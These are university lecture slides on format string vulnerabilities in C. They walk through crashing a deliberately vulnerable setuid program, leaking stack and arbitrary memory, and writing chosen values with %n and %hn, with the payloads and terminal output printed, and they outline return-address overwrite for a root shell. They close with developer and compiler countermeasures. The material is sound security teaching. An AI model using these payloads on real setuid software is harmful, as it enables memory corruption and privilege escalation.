# CSE 523S: Systems Security

## Computer & Network Systems Security

Spring 2022

Prof. Patrick Crowley
(Slides from Hila Ben Abraham)

# Format String Vulnerabilities (Uncontrolled format string)

- The slides follow examples in the original white paper on format string attacks here, as well as the book chapter (Chapter 6: a good reference to complement this lecture)
  - Note that the book uses macros such as va_args, va_list, va_start to explain the functionality of optional arguments. I don't use those in these slides

- First discovered around 1989.

- Thought to be harmless until closer to 2000.

- A serious exploit when found, see recent kernel vulnerability

# Formatted output function semantics

printf, fprintf, sprintf, snprintf, vprintf, etc…

int printf(char *format, ...);

All support optional arguments!!

How does this look on the stack?

| |
|---|
| Last value to format and print |
| ... |
| 2nd argument to format and print |
| 1st argument to format and print |
| &format string |
| Return address |
| Printf’s stack frame |

# Formatted output function semantics

printf, fprintf, sprintf, snprintf, vprintf, etc…

int printf(char *format, ...);

Ex.

int x = 1;

char str[14] = “hello, world!”;

printf(“x is: **%d**,  Str is: **%s**\n”, **x**, **str**);

Output:

x is: 1.  Str is hello, world!

How does this look on the stack?

| |
|---|
| Last value to format and print |
| ... |
| &(”hello, world!”) |
| 1 |
| &(“x is: **%d**,  Str is: **%s**\n”, **x**, **str**“) |
| Return address |
| Printf’s stack frame |

# What happens if the number of arguments doesn't match?

Ex.

```
int x = 1;
char str[14] = “hello, world!”;
printf(“x is: %d\n”);
```

Output:

How does this look on the stack?

| |
|---|
| ????? |
| ????? |
| ????? |
| ????? |
| &format string |
| Return address |
| Printf's stack frame |

# What happens if the number of arguments doesn't match?

Ex.

int x = 1;

char str[14] = “hello, world!”;

printf(“x is: %d\n”);

Output:

x is: ?????

(whatever found on the stack or a seg fault)

How does this look on the stack?

| |
|---|
| ????? |
| ????? |
| ????? |
| ????? |
| &format string |
| Return address |
| Printf's stack frame |

# Why is this a problem?

# Why is this a problem?

An attacker can:

1. Crash the program
2. Examine the stack
3. Examine arbitrary memory
4. Write arbitrary data
5. Write specific data
6. Inject malicious code

# What if an attacker controls the format string?

```
int main(int argc, char **argv)
  {
      char buf[200];
      int val=1;
      printf("buf is at: %p\n",buf);
      printf("val is at: %p\n", &val);
      if(argc != 2)
      {
          printf("usage: %s [user string]\n",argv[0]);
          return 1;
      }
      snprintf(buf, sizeof buf, argv[1]);
      printf("buffer is %s\n", buf);
      printf("val is %d/%#x (@ %p)\n", val, val, &val);
      return 0;
  }
```

Compiled with:

gcc -m32 fmtstr.c -o fmtstr

A setuid program:

sudo chmod 4755 fmtstr

sudo chown root fmtstr

# What if an attacker controls the format string?

```
int main(int argc, char **argv)
   {
      char buf[200];
      int val=1;
      printf("buf is at: %p\n",buf);
      printf("val is at: %p\n", &val);
      if(argc != 2)
      {
         printf("usage: %s [user string]\n",argv[0]);
         return 1;
      }
      snprintf(buf, sizeof buf, argv[1]);
      printf("buffer is %s\n", buf);
      printf("val is %d/%#x (@ %p)\n", val, val, &val);
      return 0;
   }
```

Compiled with:

gcc -m32 fmtstr.c -o fmtstr

A setuid program:

sudo chmod 4755 fmtstr

sudo chown root fmtstr

# What if an attacker controls the format string?

```
int main(int argc, char **argv)
  {
     char buf[200];
     int val=1;
     printf("buf is at: %p\n",buf);
     printf("val is at: %p\n", &val);
     if(argc != 2)
     {
        printf("usage: %s [user string]\n",argv[0]);
        return 1;
     }
     snprintf(buf, sizeof buf, argv[1]);
     printf("buffer is %s\n", buf);
     printf("val is %d/%#x (@ %p)\n", val, val, &val);
     return 0;
  }
```

Compiled with:

gcc -m32 fmtstr.c -o fmtstr

An attacker can:

1. Crash the program
2. Examine the stack
3. Examine arbitrary memory
4. Write arbitrary data
5. Write specific data
6. Inject malicious code

# Attack 1: Denial of Service (crash the program)

*What if* ***argv[1] = "%s%s%s%s"***

*snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, "%s%s%s%s");*

*printf("%s\n",buf) ⇒ printf("%s\n",?????)*

***As we give %s, snprintf() treats the value as address and fetches data from that address. If the value is not a valid address, the program crashes.***

Output

```
seed@VM:Hila$ ./fmtstr %s%s%s%s%s%s
buf is at: 0xbfbcfdd4
val is at: 0xbfbcfdd0
Segmentation fault
seed@VM:Hila$
```

Main stack frame when calling snprintf

| |
|---|
| ... |
| unknown bytes |
| unknown bytes |
| &format_str (argv[1])<br>Which is<br>&(*"%s%s%s%s"*) |
| Size of buf (200) |
| &buf |
| return address |

# Attack 2: Examine the Stack

***argv[1] = "ABCD--%x--%x--%x"***

*snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, "ABCD--%x--%x--%x");*

*printf("%s\n",buf) ⇒ printf("%s\n",ABCD--??--??--??)*

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x"
buf is at: 0xbf837d94
val is at: 0xbf837d90
buffer is ABCD--b739534c--0--bf837e24"
val is 1/0x1 (@ 0xbf837d90)
seed@VM:Hila$
```

| |
|---|
| ... |
| unknown bytes |
| unknown bytes |
| &(*ABCD--%x--%x--%x"*) |
| Size of buf (200) |
| &buf |
| return address |

# Examine the Stack

***argv[1] = "ABCD--%x--%x--%x"***

*snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, "ABCD--%x--%x--%x");*

*printf("%s\n",buf) ⇒ printf("%s\n",**ABCD--b739534c--0--bf837e24**)*

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x"
buf is at: 0xbf837d94
val is at: 0xbf837d90
buffer is ABCD--b739534c--0--bf837e24"
val is 1/0x1 (@ 0xbf837d90)
seed@VM:Hila$
```

**Now we know the content!**

| |
|---|
| **0xbf837e24** |
| **0 (int val)** |
| **0xb739534c** |
| &format_str (argv[1]) |
| Size of buf (200) |
| &buf |
| return address |

# Examine the Stack - Why?

*Suppose a variable on the stack contains a secret (constant) and we want to print it out.*
*Use user input: %x%x%x%x%x%x%x%x*
*snprintf() with %x prints out the next hex value pointed and advances it by 4 bytes.*
*Number of %x is decided by the distance between the starting point and the variable. It can be achieved by trial and error.*

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x--%x--%x--%x
buf is at: 0xbfffec24
val is at: 0xbfffec20
buffer is ABCD--b7bb834c--0--bfffecb4--b7ffd768--bfffeda4--1
val is 1/0x1 (@ 0xbfffec20)
seed@VM:Hila$
```

| |
|---|
| secret |
| ... |
| unknown bytes |
| &(*ABCD--%x--%x--%x”*) |
| Size of buf (200) |
| &buf |
| return address |

# Examine the Stack with %s

*argv[1] = “ABCD--**%s**--%x--**%s”***

*snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, “ABCD--**%s**--%x--**%s**”);*

*printf(“%s\n”,buf) ⇒ printf(“%s\n”,ABCD--**??**--??--**??**)*

```
seed@VM:Hila$ ./fmtstr ABCD--%s--%x--%s”
buf is at: 0xbfffec24
val is at: 0xbfffec20
buffer is ABCD--����i���l��--0--”
val is 1/0x1 (@ 0xbfffec20)
seed@VM:Hila$
```

**Now we know the content!**

| |
|---|
| **0xbf837e24 => start with 0** |
| **0 (int val)** |
| **0xb739534c** |
| &format_str (argv[1]) |
| Size of buf (200) |
| &buf |
| return address |

# Attack 3: Examine Arbitrary Memory

*argv[1] = “**ABCD--**%x--%x--%x”*

*snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, “**ABCD--**%x--%x--%x”);*

*printf(“%s\n”,buf) ⇒ printf(“%s\n”,**ABCD--**??--??--??)*

The 1st 4 bytes of the buffer are used as an address to be formatted by %s in **printf (not snprintf)**.

**Attacker controls what’s in the buffer!**

Main stack frame when calling **printf**

| |
|---|
| ??? |
| ??? |
| ??? |
| &format_str<br>(***ABCD--****??--??--??*) |
| return address |
| |
| |

# Examine Arbitrary Memory

*argv[1] = “**\x88\xec\xff\xbf**--%x--%x--%x--....--%x”*

```
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x88\xec\xff\xbf_%x_%x_%x_%x_%x_%x_%x_%x'")
buf is at: 0xbfffec88
val is at: 0xbfffec84
buffer is
����_f0b5ff_bfffecae_1_c2_bfffeda4_bfffecae_c_bfffec88
val is 12/0xc (@ 0xbfffec84)
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x88\xec\xff\xbf_%x_%x_%x_%x_%x_%x_%x_%s'")
buf is at: 0xbfffec88
val is at: 0xbfffec84
buffer is
����_f0b5ff_bfffecae_1_c2_bfffeda4_bfffecae_c_����_f0b
5ff_bfffecae_1_c2_bfffeda4_bfffecae_c_
val is 12/0xc (@ 0xbfffec84)
```

Main stack frame when calling **printf**

| |
|---|
| *argv[1] = “**\x88\xec\xff\xbf**--%x--%x --%x--%x”* |
| ….. |
| ??? |
| &format_str (***\x88\xec\xff\xbf--***??--??--??) |
| return address |
| |
| |

# Attack 4: Write Arbitrary Data to Memory using “%n”

- %n: Writes the number of characters printed out so far into memory.
- printf(“hello%n”,&i) ⇒ When printf() gets to %n, it has already printed 5 characters, so it stores 5 at the next stack address.
- %n uses the corresponding argument as a memory address and writes 5 into that location. Hence, if we want to write a value to a memory location, we need to have it’s address on the stack.

```
int bytes_written;
printf(“hello%n”, &bytes_written);
printf(“bytes written so far: %d\n”, bytes_written);

// output
bytes written so far: 5
```

# Write arbitrary memory

*argv[1] = “**<destination address>**--%x--%x--**%n**”*

*snprintf(buf, 200, argv[1]) ⇒ snprintf(buf,200, “**\x30\xcf\xff\xff**--%x--%x--**%n**”);*

*printf(“%s\n”,buf) ⇒ printf(“%s\n”,**\x30\xcf\xff\xff**--??--??--**%n**)*

The 1st 4 bytes of the buffer are used as the address to write to.

**Let’s overwrite the value saved in “val”**

**How many %x do we need?**

| |
|---|
| **“<destination address>”** |
| **???** |
| ??? |
| &format_str (argv[1]) |
| Size of buf (200) |
| &buf |
| return address |

# Example

*argv[1] = “**\x84\xec\xff\xbf**--%x--%x--.....**--%n**” (7 %x ⇒ 28 bytes)*

```
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x84\xec\xff\xbf_%x_%x_%x_%x_%x_%x_%x_%x'")
buf is at: 0xbfffec88
val is at: 0xbfffec84
buffer is ����_f0b5ff_bfffecae_1_c2_bfffeda4_bfffecae_c_bfffec84
val is 12/0xc (@ 0xbfffec84)
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x84\xec\xff\xbf_%x_%x_%x_%x_%x_%x_%x_%n'")
buf is at: 0xbfffec88
val is at: 0xbfffec84
buffer is ����_f0b5ff_bfffecae_1_c2_bfffeda4_bfffecae_c_
val is 46/0x2e (@ 0xbfffec84)
```

| |
|---|
| ***“\x84\xec\xff\xbf”*** |
| **...** |
| …. |
| &format_str (argv[1]) |
| Size of buf (200) |
| &buf |
| return address |

# Limitation: what can we write?

%n can only write the number of bytes written so far

Can pad the format string to write bigger numbers:

```
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x--%x--%x--%x--%x
buf is at: 0xbfffec88
val is at: 0xbfffec84
buffer is ABCD--f0b5ff--bfffecae--1--c2--bfffeda4--bfffecae--c
val is 12/0xc (@ 0xbfffec84)
seed@VM:Hila$ ./fmtstr ABCD--%x--%x--%x--%x--%x--%x--%.5x
buf is at: 0xbfffec78
val is at: 0xbfffec74
buffer is ABCD--f0b5ff--bfffec9e--1--c2--bfffed94--bfffec9e--0000c
val is 12/0xc (@ 0xbfffec74)
```

Note: %n writes the # of bytes that would be written if buffer was not truncated.

# Usage Example:

From the book:

```
#include <stdio.h>
void main()
{
  int a, b, c;
  a = b = c = 0x11223344;

  printf("12345%n\n", &a);
  printf("The value of a: 0x%x\n", a);
  printf("12345%hn\n", &b);
  printf("The value of b: 0x%x\n", b);
  printf("12345%hhn\n", &c);
  printf("The value of c: 0x%x\n", c);
}
```

```
Execution result:
seed@ubuntu:$ a.out
12345
The value of a: 0x5
12345
The value of b: 0x11220005
12345
The value of c: 0x11223305
```

# Attack 5: Write Specific Data to Memory using “%n”

**Goal: change the value of `var` to `0x80408501`**

Break `var` into two parts (remember the bit order - little endian)

If &var=0xbfffec28

8040h (32832d) at 0xbfffec2a

8501h (34049d) at 0xbfffec28

Argv[1]=“ ***\x2a\xeb\xff\xbf@@@@\x28\xeb\xff\xbf***

***_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x***

***_%.32755x_%hn_%1215x_%hn'"***

Count up to the first %hn:

- Address A: first part of address of var ( 4 chars )
- Address B: second part of address of var ( 4 chars)
- 7 %.8x: To move until we reach one word from Address 1 (Trial and error)
- @@@@ : 4 chars
- 9 _ : 9 chars
- Total : 4+4+56+4+9= 77 chars one word from. Need 32832-77 = **32755** chars

| | |
|---|---|
| 8501 | “***\x28\xec\xff\xbf (&var)*** |
| | ***@@@@*** |
| 8040 | “***\x2a\xec\xff\xbf***” (&var+2) |
| | ….. (%x times) …. |
| | &format_str (argv[1]) |
| | Size of buf (200) |
| | &buf |
| | return address |

# Example

```
seed@VM:Hila$ ./fmtstr $(python -c "print
'\x2a\xeb\xff\xbf@@@@\x28\xeb\xff\xbf_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.32755x_%hn_%1
215x_%hn'")
buf is at: 0xbfffeb2c
val is at: 0xbfffeb28
buffer is
*���@@@@(���_b7bfb212_0000053d_b7c1032c_b7c006bc_bfffed74_b7ff7968_bfffebd0_000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000
val is -2143255295/0x80408501 (@ 0xbfffeb28)
seed@VM:Hila$
```

# Attack 6 : Inject Malicious Code

**Goal :** To modify the return address of the vulnerable code and let it point it to the malicious code (e.g., shellcode to execute /bin/sh) .Get root access if vulnerable code is a SET-UID program.

**Challenges :**

- Inject Malicious code in the stack
- Find starting address (A) of the injected code
- Find return address (B) of the vulnerable code
- Write value A to B

# Attack 6 : Inject Malicious Code

- Using gdb to get the return address and start address of the malicious code.
- Assume that the return address is `0xbffff38c`
- Assume that the start address of the malicious code is `0xbfff358`


**Goal :** Write the value `0xbffff358` to address `0xbffff38c`

**Steps :**

- Break `0xbffff38c` into two contiguous 2-byte memory locations : `0xbffff38c` and `0xbffff38e`.
- Store `0xbfff` into `0xbffff38e` and `0xf358` into `0xbffff38c`

# Attack 6 : Inject Malicious Code

- Number of characters printed before first `%hn` = 12 + (4x8) + 5 + 49102 = 49151 (`0xbfff`).
- After first `%hn`, 13144 + 1 =13145 are printed
- 49151 + 13145 = 62296 (`0xbffff358`) is printed on `0xbffff38c`



# Countermeasures: Developer

- Avoid using untrusted user inputs for format strings in functions like `printf`, `sprintf`, `fprintf`, `vprintf`, `scanf`, `vfscanf`.

```
// Vulnerable version (user inputs become part of the format string):
      sprintf(format, "%s %s", user_input, ": %d");
      printf(format, program_data);


// Safe version (user inputs are not part of the format string):
      strcpy(format, "%s: %d");
      printf(format, user_input, program_data);
```

# Countermeasures: Developer

**Do Not allow user input to be parsed as a format string!**

*printf(“%s”, argv[1]);*

Instead of

*printf(argv[1]);*

Most compilers will give a warning in the second case. Pay attention to those warnings.

# Countermeasures: Compiler

Compilers can detect potential format string vulnerabilities

```
#include <stdio.h>

int main()
{
   char *format = "Hello  %x%x%x\n";

   printf("Hello %x%x%x\n", 5, 4);     ①
   printf(format, 5, 4);               ②

   return 0;
}
```

- Use two compilers to compile the program: `gcc` and `clang`.
- We can see that there is a mismatch in the format string.

# Countermeasures: Compiler

```
$ gcc test_compiler.c
test_compiler.c: In function main:
test_compiler.c:7:4: warning: format %x expects a matching unsigned
    int argument [-Wformat]

$ clang test_compiler.c
test_compiler.c:7:23: warning: more '%' conversions than data
    arguments
       [-Wformat]
   printf("Hello %x%x%x\n", 5, 4);
                     ~^
1 warning generated.
```

- With default settings, both compilers gave warning for the first `printf()`.
- No warning was given out for the second one.

# Countermeasures: Compiler

```
$ gcc -Wformat=2 test_compiler.c
test_compiler.c:7:4: ... (omitted, same as before)
test_compiler.c:8:4: warning: format not a string literal, argument
    types not checked
[-Wformat-nonliteral]

$ clang -Wformat=2 test_compiler.c
test_compiler.c:7:23: ... (omitted, same as before)
test_compiler.c:8:11: warning: format string is not a string literal
      [-Wformat-nonliteral]
   printf(format, 5, 4);
          ^~~~~~
2 warnings generated.
```

- On giving an option `-wformat=2`, both compilers give warnings for both `printf` statements stating that the format string is not a string literal.
- These warnings just act as reminders to the developers that there is a potential problem but nevertheless compile the programs.

# Countermeasures

- **Address randomization**: Makes it difficult for the attackers to guess the address of the address of the target memory ( return address, address of the malicious code)
- **Non-executable Stack/Heap**: This will not work. Attackers can use the return-to-libc technique to defeat the countermeasure.
- **StackGuard**: This will not work. Unlike buffer overflow, using format string vulnerabilities, we can ensure that only the target memory is modified; no other memory is affected.

# Summary

- How format string works
- Format string vulnerability
- Exploiting the vulnerability
- Injecting malicious code by exploiting the vulnerability

This week’s Lab is based on these tasks!